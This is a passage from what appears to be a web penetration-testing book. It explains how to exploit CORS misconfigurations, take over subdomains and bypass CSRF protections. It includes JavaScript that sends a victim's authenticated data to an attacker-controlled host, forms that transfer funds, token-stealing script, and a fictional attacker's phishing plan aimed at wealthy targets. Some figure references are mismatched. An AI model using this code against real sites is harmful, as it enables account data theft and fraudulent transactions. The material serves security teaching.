


Figure 38 – BurpSuite response highlighting that the tampered origin has been reflected

By tricking or forcing a victim to navigate to a web page that hosts malicious JavaScript, it would be possible for an attacker to read the values in the response of the victim. In the case of this application, it means reading all of the sensitive information in the captured request as shown in figure 38. Yuri begins to craft his attack. In order to exploit the vulnerability, he will need to perform the following steps:

1.) Purchase an email list of high net worth individual (http://www.contactconsumers.net/high-net-worth-individuals-email-list.asp).

2.) Buy an enticing domain name that looks similar to the vulnerable web application that has a good reputation and that can be used in a spam campaign to get the potential victims in step 1 to click the link (https://www.expireddomains.net).

3.) Purchase a VPS and create an "A" record for the domain purchased in step 2 that points to the IP of the VPS.

4.) Host a malicious web page on the VPS that contains a JavaScript file that performs the following actions:

   a. Create an XMLHttpRequest object

   b. Set the request method to "GET"

   c. Set the request URL to the end point with the sensitive data

   d. Set the "withCredentials" property of the XMLHttpRequest object to "True"

   e. Submit the request

   f. When the requests finishes, save the response into a variable, and send that variable in a "GET" or "POST" request to the attacker's hosting environment (in step 3)

   g. Create a server-side script on the hosting provider that logs the sensitive information to a database or text file

5.) Create a mass email campaign that will entice a user (from step 1) to visit the attacker's page after logging into the vulnerable financial planning application.

The JavaScript in step 4 could look like the following:

```
<html>
<head></head>
<body >
<script>
        var url =
"https://gateway.*REDACTED*.com/advisor/api/v1/user/household/accounts";
        var xhttp = new XMLHttpRequest();
        xhttp.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200)
        {

                var sensitiveData = xhttp.responseText;
                var sendToAttackerURL = "https://attackervpshosting.com/logger.php?data=" +
sensitiveData;
                var xhttp2 = new XMLHttpRequest();
                xhttp2.open("GET", sendToAttackerURL);
                xhttp2.send();
   }
};
xhttp.open("GET", url);
xhttp.withCredentials = true;
xhttp.send();
</script>
</body>
</html>
```

Figure 39 – MaliciousJjavaScript "skelton" code to exploit a CORS misconfiguration

Author's Note:

Information leakage is devasting, but what if the vulnerable application contained sensitive actions? For example, a major bank, bitcoin exchange, or a web store. It would likely be possible to force the transfer of money, steal crypto currency, and purchase products and change the shipping address. By abusing insecure CORS implementations, the attacker isn't limited to reading the response of the page but can also perform CSRF-like attacks by forcing victims to perform any action they currently are authorized to perform with their account access level.

Origin Reflection Attacks

Regular Expressions

Now that we have a basic understating of CORS and how to exploit a common misconfiguration, we can start looking at attacking other configurations. Another common implementation is to validate the origin with a regular expression. This approach can be dangerous if not carefully done.

Imagine a developer wants to allow cross domain access from test.com, any test.com subdomain, and from any ports on those domains. The below Apache configuration file might be used to accomplish this:

```
SetEnvIf Origin "^https?:\/\/(.*\.)?test.com([^\.\-a-zA-Z0-9]+.*)?"
AccessControlAllowOrigin=$0
Header set Access-Control-Allow-Origin %
{AccessControlAllowOrigin}e env=AccessControlAllowOrigin
```

While this may look like a robust solution, an edge case exists that could bypass the regular expression. For example, the domain https://test.com$.attacker.com will bypass the regular expression check. At first glance it appears that it would impossible for an attacker to abuse such a domain; however, researchers at the corben.io team (https://www.corben.io/advanced-cors-techniques/) have found a clever attack vector.

In order to understand how the corben.io team bypassed the regular expression check, first we need to understand a key detail about web browsers, especially Safari. Safari does not validate the syntax or characters used in domain names. For example, if a Safari end user attempts to browse to the domain “testi=ng#*.tes`t+.com”, Safari will request and attempt to load the page.

Second, we need to figure out how to configure a subdomain that ends with a special character. In our example we would need to create the subdomain structure of “test.com$” for the attacker.com domain. This is easier than it sounds because of wild card DNS records.

A wildcard DNS record is a record that answers DNS requests for all subdomains – even ones that haven't been defined. Basically, we would create a wildcard DNS record for attacker.com, which would point all subdomains to the IP address of the VPS hosting the attacker.com domain. As the name suggests, it does this by using "*" – a wildcard character. Once configured, when a Safari end user who tries to browse to https://test.com$.attacker.com, the DNS record will resolve the domain name to the IP address of attacker.com.

https://www.namecheap.com/support/knowledgebase/article.aspx/597/2237/how-can-i-set-up-a-catchall-wildcard-subdomain
https://www.a2hosting.com/kb/does-a2-hosting-support/do-you-support-wildcard-dns

The last piece of information needed to mount an attack is using web server technology that will host subdomains with special characters. Even though Safari will request these domains, Apache and Nginx will not serve content from domains with special characters (without modification). NodeJS doesn't have this problem and will serve the content without any type of special configuration. Therefore, it's recommended that the attacker server their malicious JavaScript code with NodeJS unless they want to modify the source code of another web server technology.

Yuri has everything he needs for the attack and performs the following steps:

1.) Purchase a VPS and domain name.

2.) Configure a wildcard DNS record that points all subdomains of the domain purchased in step 1 to the VPS IP address.

3.) Install and configure NodeJS on the VPS.

4.) Host a malicious JavaScript file. (Use Figure 40 as a starting point for what you want to accomplish in the attack).

5.) Convince a victim to visit the malicious subdomain that contains a special character like "_" (which will work in Firefox, Chrome and Safari). This will redirect the victim to your VPS because of

the wildcard DNS record you created in step 1, without changing the origin header. For example: https://test.com$.attacker.com

A great tool exists for testing CORS misconfiguration, including insecure header configurations, insecure usage of "null" origins, subdomain bypasses, special characters allowed in the subdomain, etc. They can be found at the links below:

https://github.com/lc/theftfuzzer
https://github.com/chenjj/CORScanner

Additionally, the below table shows which special characters in a domain name are supported by each browser:

The following table contains the special characters list with the current "compatibility" of each browser tested (note: only special characters allowed at least by one browser have been included).

Special Chars	Chrome (v 67.0.3396)	Edge (v 41.16299.371)	Firefox (v 61.0.1)	Internet Explorer (v 11)	Safari (v 11.1.1)
!	No	No	No	No	Yes
=	No	No	No	No	Yes
$	No	No	Yes	No	Yes
&	No	No	No	No	Yes
'	No	No	No	No	Yes
(	No	No	No	No	Yes
)	No	No	No	No	Yes
*	No	No	No	No	Yes
+	No	No	Yes	No	Yes
,	No	No	No	No	Yes
-	Yes	No	Yes	Yes	Yes
;	No	No	No	No	Yes
=	No	No	No	No	Yes
^	No	No	No	No	Yes
_	Yes	Yes	Yes	Yes	Yes
`	No	No	No	No	Yes
{	No	No	No	No	Yes
|	No	No	No	No	Yes
}	No	No	No	No	Yes
~	No	No	No	No	Yes

Figure 40 – A table showing which browsers support which special characters

The table above shows that using an underscore (_) should work for all browsers.

Author's Note:

Before moving on to the next section, I want to quickly go over a common misconfiguration that isn't exploitable due to the web browsers preventing the request. Sometimes, while performing penetration tests, a tester may come across a CORS header configuration that has the **Access-Control-Allow-Origin** response header value set to "***** " (all domains) in addition to **Access-Control-Allow-Credentials** header value set to "true" as can be seen in the figure below.

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Content-Length: 2672
Connection: close
Date: Wed, 01 Jul 2020 14:31:52 GMT
…SNIP...
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
…SNIP...
```

The tester might think that this configuration would allow a malicious script similar to figure 38 hosted on **any** domain to read the responses of authenticated victims. Fortunately, all major web browsers will refuse to honor the insecure configuration.

For example, the Firefox developer docs for using the Access-Control-Allow-Origin header (https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Allow-Origin) state: "For requests **without credentials** , the literal value "***** " can be specified, as a wildcard; the value tells browsers to allow requesting code from any origin to access the resource. Attempting to use the wildcard **with credentials** will result in an error."

Additionally, if the **Access-Control-Allow-Origin header** value is set to the wildcard value "*" and the **Access-Control-Allow-Credentials** is missing from the response, this likely is not an impactful vulnerability. See the captured response below:

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Content-Length: 2672
Connection: close
Date: Wed, 01 Jul 2020 14:31:52 GMT
…SNIP...
Access-Control-Allow-Origin: *
…SNIP...
```

Essentially, the header is allowing all domains to interact with the response; however, no browser will supply credentials to access the resource. This means that no user-specific, sensitive information can be obtained.

If the page contained sensitive information that an attacker could access, even without the CORS header it would be possible to access that information anyways and would likely be a sensitive information disclosure rather than a CORS misconfiguration.

If that header is used, then ensure that no sensitive information is contained in the response. If there is none, then the configuration doesn't offer much to exploit.

Attacking Subdomains

Now that we know a few ways regular expressions can be circumvented, and we have some tools that allow us to quickly identify and bypass them, lets attack a regular expression that is working properly and is not bypassable.

For example, let's pretend we come across a regular expression that is checking whether the requesting origin is coming from a subdomain of the vulnerable domain. We can't find a way to bypass the check and it appears to be safe. What can we do? There are two main attack vectors:

- Subdomain takeover
- Cross-Site Scripting (XSS)

Both of these attacks are extremely dangerous on their own; however, by combining one of them with a relaxed same-origin policy from CORS implementation, they become deadly. The reason for this is that the attacks listed in the previous subsection all become viable again against the domain. In summary, it's possible to leak any sensitive data in any response that authenticated users have access to. It's also possible to make any authenticated user perform actions on any domain that their session is valid for. The reason being, an attacker can read the CSRF token from the response and then submit it in the malicious request.

To demonstrate this, let's pretend there are two web applications hosted on a domain and a subdomain. Application "Alpha" at alpha.com and application "blog" at blog.alpha.com. Let's pretend Alpha performs a server-side check (in an Apache configuration file or other server-side code) that uses a regular expression to validate that the origin header value comes from any subdomain of alpha.com (i.e., *.alpha.com), which would include blog.alpha.com.

The regular expression could look like the following:
TODO: check this too https://stackoverflow.com/questions/14003332/access-control-allow-origin-wildcard-subdomains-ports-and-protocols

```
^https?:\/\/(.*\.)?alpha\.com$
```

If the check passes, the application responds with CORS headers to relax the same origin policy for the subdomain the request came from. Specially, the origin request header value is reflected (placed) into the "Access-Control-Allow-Origin" response header. Additionally, the Access-Control-Allow-Credentials header value is set to "true" so that authenticated users can access some type of sensitive data.

In the case of a request coming from blog.alpha.com to alpha.com, the exchange could look like the following:

```
GET /secretdata.htm HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: alpha.com
Origin: beta.alpha.com
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Content-Length: 2672
Connection: close
Date: Wed, 01 Jul 2020 14:31:52 GMT
…SNIP…
Access-Control-Allow-Origin: blog.alpha.com
Access-Control-Allow-Credentials: true
…SNIP...
```

Domain Aliasing

Before we go any further, we need some background information on domain aliasing and CNAMEs. Essentially, domain aliases and CNAMEs allow a domain record to redirect to another resource. While there are some differences between the two, this definition will suffice for our needs.

Domain aliasing and CNAMES are extremely useful when using cloud and popular hosting services. For example, imagine an organization hosts a WordPress blog. They don't want end users navigating to a companyname.wordpress.com. Instead, they want users to visit blog.companyname.com. This can be accomplished with a CNAME.

What happens if the subscription purchased on WordPress expires or is deleted or removed without removing the CNAME record? Now the CNAME record is pointing to an expired service. If an attacker registers the name with the service (in this case, WordPress) then the company's subdomain (blog.companyname.com) will redirect users to the attacker's page. This is serious because an attacker can perform attacks such as phishing, XSS, etc.; however, it's even more critical in the case of CORS.

Several services can be vulnerable this attack, including Amazon S3 buckets, DigitalOcean, WordPress, Github, and potentially hundreds of other services. For a good resource of potentially vulnerable services, take a look at following GitHub project:

https://github.com/EdOverflow/can-i-take-over-xyz#all-entries
https://github.com/EdOverflow/can-i-take-over-xyz/issues/26

Generally, if you navigate a web browser to a potentially expired CNAME, the server will respond with some sort of 404 error message. In the case of WordPress, the response will contain "Do you want to register *.wordpress.com?" as can be seen in the screenshot below:




Figure 41 – Message shown when navigating a web browser to an expired WordPress blog

Finding Expired CNAMEs

Researchers and bug bounty hunters have created several tools for finding expired subdomains. I recommend looking at the following tools and one-line bash script:

https://github.com/OWASP/Amass
https://github.com/aboul3la/Sublist3r

```
https://github.com/ProjectAnte/dnsgen
https://github.com/assetnote/commonspeak2
https://github.com/rivermont/spidy
https://github.com/michenriksen/aquatone
https://github.com/FortyNorthSecurity/EyeWitness

for line in $(cat subdomains.txt); do host $line |grep alias |cut -d " " -f1; done
```

Essentially, a sample attack recipe could look like the following:

1. Use a web spider like “spidy” to crawl the main domain webpage of the web application.
2. Save all links to subdomains and words found during crawling into a text file.
3. Use tools like Amass and Sublist3r to do passive and active enumeration of subdomains.
4. Use the dnsgen tool with the commonspeak2 wordlist to generate a wordlist for possible domains.
5. Perform a DNS brute force attack with Amass or Sublist3r with the list created in step 4 and with the words in the text file created in step 2.
6. Combine all discovered subdomains into a file called “subdomains.txt”
7. Run the following bash script and save the output to a file called alias.txt:

```
for line in $(cat subdomains.txt); do host $line |grep alias |cut -d " " -f1; done
```

8. Use a tool like Eyewitness to navigate a web browser and take screenshots of the list of discovered alias domains.
9. If the screenshot shows the domain is expired, compare the message to the fingerprints listed in: https://github.com/EdOverflow/can-i-take-over-xyz#all-entries
10. If a service appears to be expired, create an account and attempt to purchase the name of the expired domain. Detailed instructions can

usually be found on https://github.com/EdOverflow/can-i-take-over-xyz#all-entries .

11. Host your malicious JavaScript file on the newly taken-over subdomain.
12. Entice victims to visit the subdomain, and due to the CORS configuration the SOP will be bypassed allowing your subdomain to access the sensitive information.

CSRF

Before we discuss our next cross-origin attack, we need to define a new concept – the idea of a state-changing request. In the context of web application security, a state-changing request can be defined as a web request that changes stored data from one value to another. A few examples of state-changing requests are requests that change a user's profile information (address, phone number, name etc), a user's credentials, password reset email address, whether two factor authentication is enabled or disabled for a user, transferring funds from one bank account to another, or automatically purchasing an item from a web store (Amazon's One-Click Buy, for example).

While there are many books and resources covering CSRF attacks, let's briefly review the attack vector here. For those who don't know, according to OWASP foundation, Cross-Site Request Forgery (CSRF) is: "an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application."

There are several books and resources that go over testing CSRF vulnerabilities; however, most modern-day programming frameworks automatically defend against most of these attacks.

For example, the spring framework documentation (https://docs.spring.io/spring-security/site/docs/3.2.0.CI-SNAPSHOT/reference/html/csrf.html) states: "CSRF protection is enabled by default with Java configuration. If you would like to disable CSRF, the corresponding Java configuration can be seen below. Refer to the Javadoc of csrf() for additional customizations in how CSRF protection is configured."

While most frameworks provide default defenses that are easily configured and enabled by default, there are some instances where CSRF can still occur. For example, the Django CSRF documentation (https://docs.djangoproject.com/en/3.0/ref/csrf/) states: “The first defense against CSRF attacks is to ensure that GET requests (and other ‘safe’ methods, as defined byRFC 7231#section-4.2.1) are side effect free. Requests via ‘unsafe’ methods, such as POST, PUT, and DELETE, can then be protected by following the steps below.”

Likewise, Spring‘s documentation (https://docs.spring.io/spring-security/site/docs/3.2.0.CI-SNAPSHOT/reference/html/csrf.html) states: “The first step to protecting against CSRF attacks is to ensure your website uses proper HTTP verbs. Specifically, before Spring Security's CSRF support can be of use, you need to be certain that your application is using PATCH, POST, PUT, and/or DELETE for anything that modifies state.”

Essentially, what these documents are alluding to is the fact that, by default, CSRF mitigations can only be implemented by HTTP verbs that use PATCH, POST, PUT, and/or DELETE. If a developer has implemented a state-changing request with a GET request, then these default protections cannot save the user.

To clarify, if you see a state-changing action (e.g., changing credentials, updating a password reset email address, transferring funds in a bank account) occurring over any HTTP verb other than PATCH, POST, PUT, and/or DELETE, it’s worth a second look and likely vulnerable to CSRF.

Additionally, there are some other interesting pieces of information contained in the Spring documentation. For example, under the JSON section it states: “A common question is, but do I need to protect JSON requests made by JavaScript? The short answer is, it depends. However, you must be very careful as there are CSRF exploits that can impact JSON requests. For example, a malicious user can create a CSRF with JSON using the following form :

```
<form action="https://bank.example.com/transfer" method="post" enctype="text/plain">
  <input
name='{"amount":100,"routingNumber":"evilsRoutingNumber","account":"evilsAccountNumber
", "ignore me":"' value='test"}' type='hidden'>
  <input type="submit"
      value="Win Money!"/>
</form>
```

Figure 42 – CSRF exploit for JSON

This will produce the following JSON structure:

```
{ "amount":100,
  "routingNumber": "evilsRoutingNumber",
  "account": "evilsAccountNumber",
  "ignore_me": "=test"
}
```

Figure 43 – The JSON structure that will be sent in a request from submitting the form in Figure 43

If an application were not validating the Content-Type, then it would be exposed to this exploit. Depending on the setup, a Spring MVC application that validates the Content-Type could still be exploited by updating the URL suffix to end with ".json" as shown below:

```
<form action="https://bank.example.com/transfer.json" method="post"
enctype="text/plain">
           <input
name='{"amount":100,"routingNumber":"evilsRoutingNumber","account":"evilsAccountNumber
", "ignore me":"' value='test"}' type='hidden'>
  <input type="submit"
      value="Win Money!"/>
</form>
```

Figure 44 – Using .json in the form action to attempt to send JSON data

Additionally, researchers have found an additional content-type that could allow a bypass: https://medium.com/@osamaavvan/json-csrf-to-formdata-attack-eb65272376a2 . If the application accepts a content type of "application/x-www-form-urlencoded" then it could be possible to create a form like the following:"

```
<form
action="https://redact.com/api/rest/model/atg/userprofiling/ProfileActor/
updateMyData" method="post">
<input hidden="true" type="text" name="firstName" value="Foo">
<input hidden="true" type="text" name="lastName" value="Bar">
<input hidden="true" type="text" name="email"
```

```
value=”hacked@gmail.com”>
<input type=”text” hidden=”true” name=”gender” value=”Mujer”>
<input type=”text” name=”mobileNumber” hidden=”true” value=”+521452453698">
<input type=”text” name=”countryCode” hidden=”true” value=”+52">
<input type=”submit” value=”send”>
```

While this information comes from Spring, it’s likely that most frameworks will contain the same weaknesses. From an attacker’s point of view this is great information. Essentially, the documentation is telling us to look closely at state-changing JSON requests made by JavaScript because it could be possible to exploit them with CSRF attacks.

CSRF Bypasses - CORS Attacker Can Read CSRF Token

When an attacker is able to bypass the SOP, for example through a XSS flaw or exploiting a CORS misconfiguration, then the attacker can bypass CSRF protections utilized by the application. For example, let’s take figure 43 – JavaScript exploiting an origin reflection flaw.

If you recall, the script forces an end user that visits the malicious page to send a request to an end point that has sensitive data in the response, and then it saves the response into a variable that is sent to the attacker’s server. If the attacker can read the response of requests, then there is nothing stopping them from reading the CSRF token and including the token in a request. For example, imagine if the following JavaScript (taken from https://www.christian-schneider.net/CsrfAndSameOriginXss.html) was added to the code in figure 43 and hosted on an attacker’s web server.

```
// retrieve page content
var xhr = new XMLHttpRequest();
xhr.open("GET", "https://www.example.com/shop/viewAccount", false);
xhr.withCredentials=true;
xhr.send(null);

// extract CSRF token from page content
var token = xhr.responseText;
var pos = token.indexOf("csrftoken");
token = token.substring(pos,token.length).substr(12,50);
```

```
// now execute the CSRF attack using XHR along with the extracted token
xhr.open("POST", "https://www.example.com/shop/voteForProduct", false);
xhr.withCredentials=true;
var params = "productId=4711&vote=AAA&csrftoken="+token;
xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhr.setRequestHeader("Content-length", params.length);
xhr.send(params);
```

Essentially, the attack would work like this:

1. A victim with an active session cookie to the vulnerable application browses to the attacker's site.
2. The attackers site hosts a malicious JavaScript that performs the following actions from the victim's browser:
    a. Send a GET request from the victim's browser with credentials to the end point that contains a sensitive state-changing form.
    b. Reads the response of the request due to a CORS misconfiguration and search for the CSRF token.
    c. Creates a new POST request with credentials and parameter values the attacker wishes to change, and includes the CSRF token as one of these values.
    d. Submits the POST request, thus changing the value or performing the action the attacker wishes.

CSRF Bypasses – Attacker-Injected Cookie

Some applications attempt to mitigate CSRF vulnerabilities by using a design pattern called the "double submit cookie pattern." For example, the ExpressJS CSRF middleware documentation (http://expressjs.com/en/resources/middleware/csurf.html) contains an option to enable this pattern; however, it is disabled by default. The documentation states: "Determines if the token secret for the user should be

stored in a cookie or in req.session. Storing the token secret in a cookie implements the double submit cookie pattern . Defaults to false."

The documentation then gives a "simple express example" that shows the use of the "double submit cookie pattern" being enabled: "The following is an example of some server-side code that generates a form that requires a CSRF token to post back."

```
var cookieParser = require('cookie-parser')
var csrf = require('csurf')
var bodyParser = require('body-parser')
var express = require('express')

// setup route middlewares
var csrfProtection = csrf({ cookie: true })
var parseForm = bodyParser.urlencoded({ extended: false })

// create express app
var app = express()

// parse cookies
// we need this because "cookie" is true in csrfProtection
app.use(cookieParser())

app.get('/form', csrfProtection, function (req, res) {
  // pass the csrfToken to the view
  res.render('send', { csrfToken: req.csrfToken() })
})

app.post('/process', parseForm, csrfProtection, function (req, res) {
  res.send('data is being processed')
})
```

Figure 45 – ExpressJS documentation on how to enable the double submit cookie pattern CSRF protection mechanism

Inside the view (depending on your template language – handlebars-style is demonstrated here), set the csrfToken value as the value of a hidden input field named _csrf:

```
<form action="/process" method="POST">
  <input type="hidden" name="_csrf" value="">

  Favorite color: <input type="text" name="favoriteColor">
  <button type="submit">Submit</button>
</form>
```

Figure 46 – HTML code to utilize the double submit cookie pattern in figure 46

As can be seen in the "csrf({ cookie: true })" line above, the "double submit cookie pattern" has been enabled. Let's dig deeper. Upon clicking the "double submit cookie pattern" link we are shown the following portion of

the OWASP CSRF cheat sheet: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#double-submit-cookie

“If maintaining the state for a CSRF token at the server side is problematic, an alternative defense is to use the double submit cookie technique. This technique is easy to implement and is stateless. In this technique, we send a random value in both a cookie and as a request parameter, with the server verifying if the cookie value and request value match. When a user visits (even before authenticating to prevent login CSRF), the site should generate a (cryptographically strong) pseudorandom value and set it as a cookie on the user's machine separate from the session identifier. The site then requires that every transaction request include this pseudorandom value as a hidden form value (or other request parameter/header). If both of them match at server side, the server accepts it as legitimate request and if they don't, it would reject the request.

Because subdomains can write cookies to the parent domains and because cookies can be set for the domain over plain HTTP connections this technique works as long as you are sure that your subdomains are fully secured and only accept HTTPS connections. …”

To summarize, the “double submit cookie pattern” sets a cookie value to a random value, and the same value is sent in a request parameter. For state-changing requests, the application then checks that these two values match (the cookie value and request value). The image below taken from https://chamodiabisheka.wixsite.com/cyberblog/post/double-submit-cookie-pattern visualizes this process:




Figure 47 – A diagram showing how the "double submit cookie pattern" works

According to the documentation, if there exists a subdomain takeover vulnerability, CORS misconfiguration, an XSS flaw in any subdomain, or any subdomain is not using HTTPS, then it's possible to defeat the CSRF protection mechanism.

Additionally, another attack vector is possible that the documentation doesn't detail. If an attacker can create and set the value or override arbitrary cookies (or just the CSRF cookie) then it's also possible to defeat the mechanism. It's not that uncommon (in my case, it happens at least a few times a year during web application penetration testing) to come across a vulnerability that allows the attacker to set a cookie and its value. More serious examples of this can be through a header injection vulnerability or when a request parameter value is taken and used to set a cookie value directly.

Normally, these flaws are overlooked or given an "informational" or "low" severity rating (unless it's a header injection flaw) by security professionals; however, in the case of the "double submit cookie pattern," many times it can be used to defeat the CSRF protection mechanism. More details can be found from the following OWASP presentation:

https://owasp.org/www-chapter-london/assets/slides/David_Johansson-Double_Defeat_of_Double-Submit_Cookie.pdf

To summarize, when looking for CSRF vulnerabilities perform the following steps:

1. Identify all state-changing actions contained within the application, making special note of any use of the "double submit cookie pattern."
    a. If state-changing actions are using the "double submit cookie pattern," test the domain for cookie injection flaws.
2. Configure an intercepting proxy such as BurpSuite, and one by one perform each state changing request, trapping the request in the proxy.
3. For each request, first attempt to delete the CSRF token and relay the request.
4. If any state-changing request verb is **NOT** using PATCH, POST, PUT, and/or DELETE, attempt to perform CSRF attacks.
5. Change any PATCH, POST, PUT, and/or DELETE verb to GET and replay the request. If the application accepts the request, delete any CSRF tokens being sent in the URL and try again.
6. For any JSON or AJAX requests, attempt to change the content type to "text/plain." If the application accepts the request, create a proof of concept like the one shown in the documentation above in figure 43.
    a. If the application is validating the content type, attempt to create the second form listed above in figure 45 by adding ".json" to the form action.
    b. Additionally, attempt to change the content type to "application/x-www-form-urlencoded."
7. Test the remaining state-changing actions normally.

CSRF Bypass – Clickjacking Drag and Drop

